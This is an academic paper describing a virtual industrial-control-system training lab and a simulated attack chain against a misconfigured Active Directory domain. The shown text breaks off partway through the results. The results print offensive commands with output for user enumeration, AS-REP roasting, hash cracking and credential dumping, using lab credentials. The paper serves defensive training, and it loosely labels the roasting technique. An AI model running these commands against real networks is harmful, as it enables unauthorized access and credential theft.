Enhancing Industrial Cybersecurity with Virtual Lab Simulations

Hamza Hmiddouch, Antonio Villafranca, Raul Castro, Volodymyr Dubetskyy, Maria-Dolores Cano
Department of Information and Communication Technologies, Universidad Politécnica de Cartagena, Cartagena, 30202, Spain

***Abstract*—The increasing integration of Industrial Control Systems (ICS) within production environments underscores the urgent need for robust cybersecurity measures. However, securing these devices without disrupting ongoing operations presents a significant challenge. This study introduces a virtual laboratory environment that simulates real-world ICS networks, including a misconfigured Active Directory (AD) domain and a Supervisory Control and Data Acquisition (SCADA) node, to train cybersecurity professionals in recognizing and mitigating vulnerabilities. We propose a comprehensive setup of virtual machines—Windows Server, Windows Workstations, and Kali Linux—and follow the Purdue model for network segmentation, effectively bridging theory with hands-on practice. Demonstrating various penetration testing tools (e.g., Impacket, Kerbrute, Chisel, Socat, and TeslaCrypt ransomware), this work reveals how a single misconfiguration, such as disabling Kerberos pre-authentication, can cascade into severe breaches, including ransomware attacks on critical devices. Our preliminary results show that the virtual laboratory approach strengthens business continuity and resilience by enabling real-time testing of countermeasures without risking production downtime. This ongoing research aims to provide a practical, adaptable, and standards-aligned solution for cybersecurity training and threat response in industrial setting.**

***Keywords*—Cybersecurity; industrial control system; ransomware; virtual lab**

I. Introduction

Industries and corporations today operate in a hyperconnected environment, increasingly vulnerable to cyberattacks and persistent threats [1]. These threats jeopardize operational continuity, cause reputational damage, and pose significant financial and even national security risks. The evolution of Industrial Control Systems (ICS), traditionally isolated, from proprietary networks into networked infrastructure has exponentially expanded the attack surface. Consequently, the need for robust cybersecurity measures and skilled professionals trained to defend industrial environments has grown more urgent. According to ENISA, ransomware attacks on manufacturing caused an estimated €16 B in unplanned downtime in 2023 alone, with 80 % of incidents linked to mis-configured remote access or Active Directory (AD) services.

To address these challenges, virtualization emerges as a powerful tool for creating controlled experimental environments. Virtual laboratories offer a safe and flexible means to replicate the architecture and functionality of industrial organizations, enabling precise evaluation of devices, configurations, and cybersecurity measures under realistic conditions [2]. When aligned with recognized frameworks like IEC 62443 [3] and NIST SP 800-82 [4] or architectural segmentation models like the Purdue model [5], virtual labs help practitioners replicate ICS complexities at minimal cost and risk to live operations. By adapting to any scenario encountered, these laboratories provide a scalable and cost-effective solution for both training and research purposes.

Thus, the specific problem addressed in this work is how to verify and harden ICS security controls, especially AD configuration and network segmentation without exposing production assets to test failures. We pursue three objectives. First, to design a self-contained virtual lab that mirrors Purdue-model levels and common AD/SCADA interactions. Second, to demonstrate a complete adversarial kill-chain, from Kerberos misconfiguration through ransomware impact, using only open-source tooling. Third, to provide a reproducible template that practitioners can deploy for continuous workforce training and pre-deployment validation. Consequently, we present a virtual laboratory to investigate vulnerabilities in ICS and industrial networks, focusing on the exploitation of misconfigurations in AD domains. Using Kali Linux and a suite of specialized tools, including Impacket [6], Kerbrute [7], TeslaCrypt ransomware [8], Chisel [9], Socat [10], Netcat [11], and reverse shells, this work demonstrates how attackers can traverse a network, gather critical credentials, and ultimately encrypt key devices through ransomware attacks. The results of this approach highlight the potential impact of a single misconfiguration and the cascading effects it can have on industrial operations. The virtual laboratory constructed for this research comprises several virtual machines, each fulfilling distinct roles: Windows Server 2019 (AD DS), Windows 7 (Workstation7_5 and Workstation7_3), a simulated Supervisory Control and Data Acquisition (SCADA) node, and Kali Linux, organized according to the Purdue model. Using open-source pentesting tools, we replicate adversarial behavior and measure the effectiveness of standard security defenses. By detailing the lab configuration and attack workflow, this study offers a reproducible framework for both educational and research purposes. Organizations can integrate similar setups into their routine ICS cybersecurity drills, thereby enhancing workforce readiness and ensuring business continuity.

The remainder of this study is organized as follows: Section II reviews related works on ICS cybersecurity challenges and virtual training labs. Section III details the methodology, including the lab setup and segmentation approach, along with the tools and attack procedures. Section IV presents the results from reconnaissance to ransomware deployment, highlighting

This work is part of the project R&D&I Lab on Cybersecurity, Privacy, and Secure Communications (TRUST Lab), funded by the European Union NextGeneration-EU Recovery Plan for Transformation and Resilience, through INCIBE.

how each step exploits network segmentation flaws. Finally, in Section V, the conclusion summarizes the findings and suggests directions for future research.

II. Related Works

The increasing connectivity and digitization of industrial environments have heightened the need for robust cybersecurity measures to protect ICS from an expanding array of cyber threats (NIST SP 800-82 Rev. 3; IEC 62443). This section reviews contemporary advancements in industrial cybersecurity, focusing on virtual laboratories, educational tools, architectural frameworks, and advanced defensive techniques. It also examines their contributions, limitations, and potential for improvement.

Virtual laboratories have proven to be a valuable approach for cybersecurity training and research, offering safe and adaptable platforms for simulating industrial environments [12][13][14]. For instance, in [13], the authors developed a virtual lab using GNS3 and Packet Tracer, enabling students to manage and respond to security incidents in simulated networks. These labs gained relevance during the COVID-19 pandemic, allowing for remote training while maintaining educational quality. However, the authors noted that such simulations often fail to replicate the complexity of real-world industrial systems, limiting their practical applications.

The implementation of virtual laboratories, as it will be shown in this study, highlights their adaptability for replicating real-world ICS configurations. Tools like VMware, combined with structured models such as the Purdue segmentation model, allow for precise emulation of industrial scenarios. This approach bridges the gap between theoretical and applied cybersecurity training, offering a scalable framework for understanding vulnerabilities and testing defensive strategies. Similarly, [15] introduced serious games based on the MITRE ATT&CK framework as an innovative educational tool. These games simulate real attack scenarios, providing an interactive and engaging method for teaching ICS cybersecurity to individuals with minimal technical knowledge. While effective in bridging the gap between education and industry, the lack of tailored educational materials for ICS remains a significant limitation. Similarly, in [16] the authors demonstrated the effectiveness of digital simulations in improving attitudes and knowledge about cybersecurity. Students participating in immersive simulations showed significant improvement compared to those receiving only theoretical instruction. However, the authors emphasized the need to further adapt these simulations to industrial environments to maximize their impact.

Beyond training, advanced architectural frameworks such as Zero Trust are gaining traction for their potential to enhance ICS security. Cruz and Fonseca evaluated in [17] the implementation of a Zero Trust architecture in industrial settings, emphasizing continuous authentication of devices and users to eliminate implicit trust within networks. Zero Trust effectively mitigates common attacks such as ARP table poisoning and device spoofing. However, its high implementation costs and the operational shifts required pose challenges for resource-constrained organizations.

A dynamic cybersecurity model for ICS based on Software-Defined Networking (SDN) and Moving Target Defense (MTD) was presented in [18]. This approach creates a detecting-responding control loop, dynamically altering network topology to mitigate attacks in real time. Despite being promising for advanced threat protection, it requires careful consideration of performance impacts, particularly in time-sensitive industrial processes.

Honeynets have also demonstrated effectiveness in detecting and analyzing cyberattacks targeting ICS. In [19], the authors deployed a honeynet using Conpot and SNAP7 to emulate Siemens Programmable Logic Controllers (PLC), analyzing real attack data to enhance ICS defenses. While honeynets offer valuable insights, their success relies on careful configuration to avoid detection by attackers and their ability to mimic authentic ICS interactions convincingly.

Finally, the convergence of the Industrial Internet of Things (IIoT) with traditional ICS was studied in [20], revealing new cybersecurity challenges introduced by the proliferation of connected devices. Standards such as IEC 62443 and evaluation models for IIoT were identified as critical for securing these environments. However, the diversity of manufacturers and lack of interoperability among devices continue to hinder the development of unified security approaches. In practical applications, tools such as Impacket, Chisel, and Kerbrute have been used to simulate attack scenarios, highlighting the effectiveness of open-source software for ethical hacking and vulnerability assessments in industrial settings.

The reviewed studies underscore the importance of combining innovative approaches, such as virtual laboratories, advanced architectures, and specialized tools, to address the evolving threats faced by ICS. Although significant progress has been made, challenges such as high implementation costs, limited real-world applicability of simulations, and interoperability issues persist. This study replicates a real-world ICS environment, employing the previously mentioned tools to simulate various attack vectors, including credential harvesting and ransomware deployment. Compared with previous works, our framework covers domain misconfiguration and post-exploitation impact unlike the packet-tracer lab of [13]. Different from the Zero-Trust emulation by [17], it is fully open-source and, in contrast to the honeynet of [19], it supports blue-team remediation in the same environment. All these differences underline the unique contribution of a single, end-to-end test-bed that spans Levels 1-5 of the Purdue model. These practical applications provide critical insights into attacker behavior and inform the development of refined defensive strategies.

III. Methodology

This section outlines the design and implementation of a virtual laboratory to simulate an ICS environment. The methodology encompasses the laboratory setup, network segmentation, and the tools and techniques employed to identify and exploit vulnerabilities. The framework replicates real-world industrial scenarios, allowing for ethical hacking and comprehensive cybersecurity analysis.

A. The Purdue Model for ICS Segmentation

The Purdue Enterprise Reference Architecture (commonly known as the Purdue Model) is a widely recognized framework for structuring and segmenting ICS. Originating from the ISA-95 standard, it divides the industrial network into multiple hierarchical levels, ranging from enterprise management (top) to physical processes (bottom). This layered approach aims to minimize risk, ensure clear separation of critical functions, and maintain control over data flows across an industrial environment.

Level 5, known as Enterprise, represents the highest level, typically an organization's IT infrastructure. Business planning, logistics, and Enterprise Resource Planning (ERP) systems reside here. Although historically isolated from real-time industrial control, increasing connectivity has made this layer a target for lateral movement into the Operational Technology (OT) environment. Then, Level 4, for Site Business Planning and Logistics, focuses on plant or site-level activities, such as production scheduling, performance tracking, and quality assurance. It bridges the gap between pure enterprise systems and OT, where real-time production data may be aggregated and analyzed.

Operations and Site Control is represented by Level 3. It encompasses systems responsible for managing and monitoring the ICS, such as Manufacturing Execution Systems (MES), historians, and domain controllers (where Active Directory often resides). At this level, operators and engineers have oversight of production processes, making it a crucial boundary for security controls.

Level 2, the Supervisory Control, contains SCADA servers and Human-Machine Interfaces (HMI). These systems aggregate data from lower levels and provide real-time oversight, alarms, and process visualization. Attacks here can disrupt visibility and control over production lines or plants. Level 1 is Basic Control. It includes PLCs, Remote Terminal Units (RTU), and other controllers directly interfacing with sensors and actuators. Compromise at this level can have immediate consequences on the physical process: changing setpoints, triggering shutdowns, or causing safety hazards. Finally, Level 0 represents Physical Process, i.e., the actual machinery, valves, pumps, and sensors in direct contact with the product or material being processed. Security events at this layer can lead to physical damage, endanger personnel safety, and cause environmental incidents.

By compartmentalizing systems into these distinct levels, the Purdue Model ensures that each segment can be secured and monitored according to its unique operational requirements. For instance, traffic from Level 5 to Level 1 should be tightly controlled through firewalls, data diodes, or dedicated communication channels. This segmentation not only reduces the attack surface but also limits the impact of potential breaches: a compromise at one level is less likely to propagate to other, more critical levels.

In modern, highly connected environments, it is common to see hybrid or modified versions of the Purdue Model, especially where Industry 4.0 and IIoT devices have blurred traditional boundaries. Nevertheless, the core principles such as layered defense, segmentation, and controlled data flows, remain foundational to designing secure ICS networks.

B. Virtual Laboratory Configuration

The virtual laboratory was constructed using VMware Workstation and VMware ESXi Hypervisor 8.0 to create a highly adaptable and scalable platform for simulating an ICS network. The configuration was designed to replicate the hierarchical structure and operational dynamics of an ICS environment, adhering closely to the Purdue model. This virtual setup enabled precise simulation of critical components and interactions within the network, providing a controlled environment for ethical hacking and vulnerability assessment.

The laboratory included four virtual machines (VMs), each configured to emulate distinct roles within the ICS architecture as depicted in Fig. 1:

- Windows Server 2019: Configured with Active Directory Domain Services (AD DS), Dynamic Host Configuration Protocol (DHCP), and Domain Name System (DNS). This machine was deployed at Level 5 (enterprise) of the Purdue model, simulating the centralized administrative and directory services commonly found in industrial environments.
- Windows 7 Workstation (Workstation7_5): Representing an enterprise workstation, this VM operated alongside the Windows Server within the enterprise level (Level 5), providing a typical user endpoint for administrative tasks.
- Windows 7 Workstation (Workstation7_3): Deployed at Level 3 (operations), this workstation simulated a critical control node responsible for managing and interfacing with localized control systems. This machine was designated as a high-value target during the simulated attack scenarios.
- Kali Linux: Used as the primary penetration testing and ethical hacking platform. This VM was equipped with a suite of cybersecurity tools, including Impacket, Kerbrute, Chisel, and TeslaCrypt ransomware, for conducting controlled attack simulations.

The SCADA system, essential for localized control (Level 2), was implemented within a virtual machine. This simulated SCADA environment mirrored the functionalities of monitoring and controlling industrial processes, providing a realistic and secure alternative to a physical setup. The SCADA system's placement and interaction with other levels of the network adhered to the Purdue model, ensuring logical flow and segmentation.

Each virtual machine was created using ISO images uploaded to the ESXi datastore, with tailored configurations to replicate real-world performance characteristics. The resources allocated to each VM included:

- Windows Server 2019: 4 virtual CPUs, 8 GB RAM, and a 100 GB virtual hard disk.
- Windows 7 Workstations: 2 virtual CPUs, 4 GB RAM, and 50 GB virtual hard disks each.

- Kali Linux: 4 virtual CPUs, 8 GB RAM, and a 40 GB virtual hard disk.

The network topology was segmented into subnets to align with the Purdue model's levels, enhancing isolation and mimicking industrial best practices for ICS security. A virtual network switch configured within VMware ESXi facilitated interconnection between the VMs. Static IP addressing was employed to ensure controlled communication pathways, enabling the monitoring and precise testing of data flows between levels. Network isolation was implemented to mitigate the risk of lateral movement during simulated attack scenarios, simulating the security controls typically found in industrial networks.

The laboratory's architecture incorporated layered defenses and simulated interdependencies to replicate realistic operational environments. For example, the interaction between the enterprise level (Level 5) and the control level (Level 3) was facilitated through the Windows Server and workstation nodes, while the SCADA system provided monitoring and operational data to the control level. These configurations allowed for the simulation of scenarios such as credential harvesting, unauthorized network access, and ransomware deployment.

The Windows Server 2019 provided AD DS for the subnets 172.16.0.0/24 and 192.168.3.0/24. A domain group was created, comprising multiple users and a domain administrator. Each user was granted access to domain computers and workstations using their credentials. To simulate a real-world vulnerability, the Kerberos pre-authentication option was deliberately disabled for one user account. This misconfiguration was leveraged during the study to perform kerberoasting, extracting user credentials for offline attacks, as it will be shown later.

To emulate remote operational needs, SSH was implemented on the workstations. This configuration enabled administrators to remotely manage devices for updates, command execution, and troubleshooting. From a penetration testing perspective, SSH also facilitated pivoting, allowing compromised devices to serve as proxies for further exploration of the network. This setup mirrored real-world scenarios, where such services are often necessary yet can introduce vulnerabilities.

C. Network Segmentation

The network segmentation within the virtual laboratory adhered also to the Purdue model. This segmentation approach provided logical isolation between different levels of the ICS architecture, limiting the impact of potential compromises and enabling a structured approach to monitoring and controlling data flows. The network was divided into distinct subnets, each corresponding to a specific level of the Purdue model as illustrated in Table I:

- Level 5 - Enterprise: This subnet included the Windows Server 2019 configured with Active Directory Domain Services (AD DS), DHCP, and DNS (IP range 172.16.0.x), and a domain for the subnets 172.16.0.0/24 and 192.168.3.0/24, along with the Windows 7 workstation (Workstation7_5), representing a typical administrative endpoint in the enterprise level. This level facilitated administrative and enterprise-level operations, serving as the entry point for user activity and domain management.
- Level 3 - Operations: A separate subnet hosted the Windows 7 workstation (Workstation7_3), deployed in the 192.168.3.x subnet, designated as the operational control node. This level was responsible for managing processes and interfacing with the SCADA system.
- Level 2 - Localized Control: Simulated within a virtual machine, the SCADA system simulates a supervisory control and data acquisition node at 192.168.2.x. It replicates localized control and monitoring functionality.
- Level 1 - Process: Although physical devices like PLCs were not implemented in this study, the configuration allowed for integration in future expansions, maintaining logical consistency with the Purdue model.

Each subnet was configured with static IP addressing to facilitate precise control over communication between levels. For example, devices in Level 5 used an IP range of 172.16.0.x, while Level 3 devices operated within 192.168.3.x, ensuring clear delineation of zones. A virtual network switch within VMware ESXi connected the subnets, providing a secure and flexible means to control traffic.

The segmentation enforced strict isolation between levels using virtual firewalls and Access Control Lists (ACLs), which restricted inter-level communication to only essential traffic. For instance, the SCADA system in Level 2 could communicate with the operational workstation in Level 3 but had no direct access to enterprise-level resources in Level 5. This setup emulated real-world industrial security practices, such as implementing data diodes or network zoning, to minimize lateral movement by potential attackers.

Network monitoring was also integrated into the segmentation strategy, with tools like Wireshark used to capture and analyze traffic flows. This capability allowed for detailed observation of attack vectors during simulations, such as unauthorized access attempts or anomalous data transfers. The segmentation approach not only enhanced security but also facilitated the evaluation of vulnerabilities and the effectiveness of defense mechanisms.

By adhering to the Purdue model and incorporating advanced segmentation techniques, the virtual laboratory provided a robust platform for simulating ICS networks. This segmentation ensured that each level functioned independently while maintaining controlled interactions, creating an environment ideal for ethical hacking, vulnerability assessments, and the development of cybersecurity strategies.

TABLE I. NETWORK CONFIGURATION

Switch Port	Network IP	Virtual Machines
Enterprise	172.16.0.0/24	Kali Linux, Server, Workstation7_5
Operation and Control	192.168.3.0/24	Server, Workstation7_5, Workstation7_3
Localized Control	192.168.2.0/24	SCADA
Process	192.168.1.0/24	PLC



Fig. 1. The Purdue model and virtual lab.

D. Tools and Techniques

To identify and exploit vulnerabilities within the simulated ICS environment, a variety of open-source tools and specialized techniques were employed. These tools were carefully chosen to replicate real-world attack scenarios and analyze potential security weaknesses in a controlled, ethical framework.

Reconnaissance activities were carried out using tools like Nmap, which facilitated network scanning to identify active hosts, open ports, and services, providing an initial understanding of the network topology. Enum4linux was used to enumerate Windows shares and gather Active Directory information, including user lists and group memberships, while Nbtscan focused on retrieving hostnames and workgroup details within the network via NetBIOS scanning.

For exploitation, Impacket played a key role in enabling protocol-level interactions, such as NTLM relay attacks and remote command execution, to exploit weak authentication mechanisms in the Active Directory environment. Kerbrute was used to test the robustness of authentication policies by brute-forcing Kerberos tickets and enumerating valid usernames. To simulate lateral movement and pivoting between network zones, Chisel facilitated fast TCP/UDP tunneling, effectively bypassing segmentation controls. Additionally, Socat and Netcat were used to establish reverse shells, providing remote command-line access to compromised machines and enabling command execution and file transfers across the segmented network.

The study also simulated malware deployment to evaluate the impact of ransomware on industrial environments. TeslaCrypt ransomware was used to encrypt files on the target machine (Workstation7_3), demonstrating the devastating consequences of a ransomware attack on critical systems. Monitoring and analysis tools such as Wireshark were employed to capture and analyze network traffic, identifying anomalies and malicious activities during the simulations. Furthermore, the Sysinternals Suite provided detailed insights into process activity, registry changes, and system behavior during the simulated attacks, allowing for thorough post-exploitation analysis.

All tools and techniques were deployed within the controlled environment of the virtual laboratory, adhering strictly to ethical guidelines. No real-world systems or sensitive data were involved, and the study focused solely on educational and research purposes. This ensured compliance with best practices in cybersecurity experimentation.

E. Attack Simulation Workflow

The attack simulation workflow was designed to replicate real-world scenarios, focusing on the identification of vulnerabilities, exploitation of misconfigurations, and assessment of their potential impact on an ICS environment. The primary objective of the attack simulation was to demonstrate the potential risks posed by misconfigurations and network segmentation flaws in ICS.



Fig. 2. Attack flowchart (in blue the steps followed in this work).

As illustrated in Fig. 2, the attack path began with a deliberate misconfiguration in the Active Directory domain, where the "Do not require Kerberos pre-authentication" option was disabled for a user account. This vulnerability allowed for the extraction and offline cracking of Kerberos tickets, providing unauthorized access to domain credentials. Using these credentials, the attacker gained initial access to Workstation7_5, the enterprise workstation, and leveraged tunneling and pivoting techniques to compromise Workstation7_3, a critical operational control node. The final stage of the attack simulated ransomware deployment on Workstation7_3, highlighting the potential for severe operational disruption and economic impact. Therefore, the attack process was divided into three distinct phases: reconnaissance, exploitation, and post-exploitation, with each phase taking advantage of specific tools and techniques to emulate adversarial behavior.

The first phase, reconnaissance, aimed to gather critical information about the network and its devices. Tools such as Nmap were employed to perform comprehensive network scans, identifying active hosts, open ports, and running services. Enum4linux was used to enumerate detailed information from the Active Directory environment, including user lists, group memberships, and policies, while Nbtscan facilitated NetBIOS scanning to discover hostnames and workgroup configurations. These activities provided a foundational understanding of the network topology and potential targets for subsequent phases.

The second phase, exploitation, focused on using the gathered intelligence to gain unauthorized access to key systems. Impacket scripts enabled NTLM relay attacks and remote command execution by exploiting weak authentication

protocols. Kerbrute was used to perform brute-force attacks on Kerberos, identifying valid usernames and testing password policies within the Active Directory domain. Lateral movement across the network was achieved using Chisel, which established a secure tunnel to bypass segmentation controls. Then we utilized Socat and Netcat to gain remote command-line access to compromised machines, enabling them to execute commands and transfer files.

The final phase, post-exploitation, evaluated the impact of a successful attack. TeslaCrypt ransomware was deployed on the target workstation (Workstation7_3), simulating a ransomware attack by encrypting critical files. This demonstrated the operational disruptions that could result from compromised control nodes in an ICS. During this phase, Wireshark was used to monitor network traffic, capturing data flows and identifying anomalies indicative of malicious activity. The Sysinternals Suite provided further insights into system behavior, capturing process activity, registry changes, and file system modifications during the ransomware deployment.

The lab is considered valid if, i) Kerberoasting retrieves the intended TGT, ii) the Chisel tunnel enables host discovery across Level 3→Level 2, and iii) TeslaCrypt encrypts control-workstation files. All three criteria are met in Section IV, as it will be seen, confirming that the virtual topology faithfully reproduces the targeted attack chain.

Throughout the simulation, ethical guidelines were strictly followed to ensure the controlled and safe execution of all activities. The virtual laboratory environment provided an isolated and secure platform for testing, with no risk to real-world systems or sensitive data.

IV. Results

A. Reconnaisance

The reconnaissance phase was critical for gathering detailed information about the network, domain configurations, and user accounts. This phase established a foundation for exploitation and lateral movement, focusing on uncovering vulnerabilities in the AD environment and its associated devices. The following detailed steps outline the tools, commands, and processes employed for reproducibility.

Step 1: Initial network scan: The reconnaissance began with a network scan using nbtscan on the 172.16.0.0/24 subnet (see Fig. 3). This tool was executed with the command nbtscan -r 172.16.0.0/24. The scan enumerated NetBIOS devices on the network, revealing hostnames, IP addresses, and available NetBIOS services. The output identified multiple active devices, including the Windows Server hosting Active Directory Domain Services and connected workstations. As shown in Table II, the network scan confirmed connectivity between Kali Linux and Workstation7_5 but revealed no direct connection to Workstation7_3 or the SCADA system, necessitating further pivoting during the attack.

Step 2: Domain information enumeration: To gather detailed information about the domain, the enum4linux tool was employed. This tool enumerates shares, user accounts, group memberships, and policies within a Windows environment. The following command was executed enum4linux -a 172.16.0.2. The output confirmed the presence of the domain LABRCORP and provided a preliminary list of users and shared resources (see Fig. 4). Enum4linux also revealed that multiple users had privileges across domain devices, which would later become a focal point for exploitation.

Step 3: User enumeration with dictionary attack: A dictionary-based approach was applied to enumerate potential domain usernames. Using Kerbrute, the following command was executed kerbrute userenum industrial_usernames.txt -d LABRCORP --dc 172.16.0.2 with a custom dictionary file (industrial_usernames.txt) containing likely industrial usernames such as admin, root, etc. This process identified three valid domain users: operador1, operador2, and operador3 (see Fig. 5).

```
kali@kali:~/Downloads
$ nbtscan 172.16.0.0/24
Doing NBT name scan for addresses from 172.16.0.0/24

IP address   NetBIOS Name     Server     User     MAC address
172.16.0.2   DC01          <server>   <unknown>   00:0c:29:3b:7b:10
172.16.0.3   OS75          <server>   <unknown>   00:0c:29:a5:42:ea
172.16.0.255 -          -      -    Sentdo failed: Permission denied
```

Fig. 3. Results from nbtscan showing active devices and their corresponding NetBIOS names and services in the 172.16.0.0/24 subnet.

```
kali@kali:~/Downloads
$ enum4linux 172.16.0.2
Starting enum4linux v0.9.4
(https://labs.portcullis.co.uk/
application/enum4linux/)
on Fri Jul 21 12:19:51 2023
———————— Target Information ————
Target ........... 172.16.0.2
RID Range ........ 500-550,1000-1050
Domain ........... LABRCORP
OS ................ Windows Server 2019
                    Standard Evaluation
Known Users ....... administrator, guest,
                    krbtgt, domain admins, root, b
Known Groups ...... none
———Workgroup/Domain on 172.16.0.2 ————
[+] Got domain/workgroup name:
    LABRCORP
——— Nbtstat Information ——————
Looking up status of 172.16.0.2
LABRCORP  <1C> - <GROUP> B ACTIVE
           Workstation Service
LABRCORP  <1B> - <GROUP> B ACTIVE
           Domain/Workgroup Name
LABRCORP  <1D> - <GROUP> B ACTIVE
           Domain Controllers
```

Fig. 4. Output from enum4linux showing domain information, including user accounts and group memberships within LABRCORP.

TABLE II. Ping Connectivity

Machine A	Machine B	Ping Connection
Kali Linux	Workstaton7_5	Yes
Kali Linux	Server	Yes
Kali Linux	Workstation7_3	No
Kali Linux	SCADA/PLC	No
Server	Workstaton7_5	Yes
Server	Workstation7_3	Yes
Server	SCADA/PLC	No
Workstaion7_5	Workstation7_3	Yes
Workstaion7_5	SCADA/PLC	No
Workstation7_3	SCADA/PLC	Yes

```
kali@kali:~
$ ./kerbrute_linux_amd64 userenum --dc 172.16.0.2 -d labrcorp.local
user.txt
Version: v1.0.3 (9dad6e1) - 07/12/24 - Ronnie Flathers @ropnop
2024/07/12 12:33:01 >  Using KDC(s):
2024/07/12 12:33:01 >     172.16.0.2:88
2024/07/12 12:33:02 > [+] VALID USERNAME: operador1@labrcorp.local
2024/07/12 12:33:03 > [+] VALID USERNAME: operador3@labrcorp.local
2024/07/12 12:33:04 > [+] VALID USERNAME: operador2@labrcorp.local
2024/07/12 12:33:04 > Done! Tested 9 usernames (3 valid) in 0.051 seconds
```

Fig. 5. Output from Kerbrute enumeration, identifying valid domain usernames including operador1, operador2, and operador3.

Step 4: Identifying misconfigurations: The next step was to identify potential misconfigurations in user accounts. In this simulation, the environment was configured to allow querying SPNs using anonymous access or leveraging a known valid account. Using Impacket's GetNPUsers.py, the command below was executed to query Service Principal Names (SPN) in the domain GetNPUser.py LABRCORP/operador2 -dc-ip 172.16.0.2. This revealed that the operador2 account had the "Do not require Kerberos pre-authentication" option enabled as shown in Fig. 6; a deliberate misconfiguration introduced in the environment. This vulnerability allowed for a kerberoasting attack to extract and crack Kerberos tickets offline (see Fig. 7).

Step 5: Extracting and cracking Kerberos tickets: To exploit this vulnerability, a Kerberos service ticket for operador2 was requested using the following Impacket command GetNPUsers.py LABRCORP/operador2 -dc -ip 172.16.0.2. The extracted ticket was exported and cracked offline using Hashcat with the command hashcat -m 18200 ticket_operador2.hash /path/to/wordlist.txt. The cracking process revealed the plaintext password for operador2, which was Password2 (see Fig. 8).

Step 6: Credential dumping from Workstation7_5: With the cracked credentials for operador2, the attacker authenticated against Workstation7_5 and executed Impacket's secretdump.py tool to extract additional credentials. The command used was secretdump.py LABRCORP/operador2:Password2@172.16.0.5. The output provided password hashes for several domain accounts (see Fig. 9). These hashes were cracked using Hashcat (Fig. 10) with the following command hashcat -m 2100 hashfile.txt /path/to/wordlist.txt. The cracked credentials included:



Fig. 6. User account misconfiguration: Kerberos pre-authentication disabled for operador2, enabling vulnerability to kerberoasting attacks.

```
kali@kali:/usr/local/bin
$ GetNPUsers.py labrcorp.local/operador1 -dc-ip 172.16.0.2 -no-pass
/usr/local/bin/GetNPUsers.py:4:  DeprecationWarning:  pkg_resources  is
deprecated            as            an            API.            See
https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.10.0.dev1+20240626
.193148.f872c8c7', 'GetNPUsers.py')
Impacket v0.10.0.dev1+20240626.193148.f872c8c7 - Copyright 2023 Fortra
[-] User operador1 doesn't have UF_DONT_REQUIRE_PREAUTH set
kali@kali:/usr/local/bin
$ GetNPUsers.py labrcorp.local/operador3 -dc-ip 172.16.0.2 -no-pass
/usr/local/bin/GetNPUsers.py:4:  DeprecationWarning:  pkg_resources  is
deprecated            as            an            API.            See
https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.10.0.dev1+20240626
.193148.f872c8c7', 'GetNPUsers.py')
Impacket v0.10.0.dev1+20240626.193148.f872c8c7 - Copyright 2023 Fortra
[-] User operador3 doesn't have UF_DONT_REQUIRE_PREAUTH set
```

(a) Operador1 and operador3 are configured correctly.

```
$ GetNPUsers.py labrcorp.local/operador2 -dc-ip 172.16.0.2 -no-pass
/usr/local/bin/GetNPUsers.py:4:  DeprecationWarning:  pkg_resources  is
deprecated            as            an            API.            See
https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.10.0.dev1+20240626
.193148.f872c8c7', 'GetNPUsers.py')
Impacket v0.10.0.dev1+20240626.193148.f872c8c7 - Copyright 2023 Fortra
[-] Getting TGT for operador2
$krb5asrep$23$operador2@LABRCORP.LOCAL:326c79a2177b71f05c94a6ec8a86451
f$c507ef61a0b7a9e087df2db6c7991bb6d10fc51e075d230f9a31b57287c721b709c7
0f8c2f726a877a2ea4e360cb731eb925de67051a86211b031cf1e9aa832ea7ab07a1a3
e8dcfd334e357faaf7d05e4bfa00e0a749105b
```

(b) Operador2 is misconfigured.

Fig. 7. Kerberoasting attack using Impacket to extract Kerberos service tickets for offline cracking.

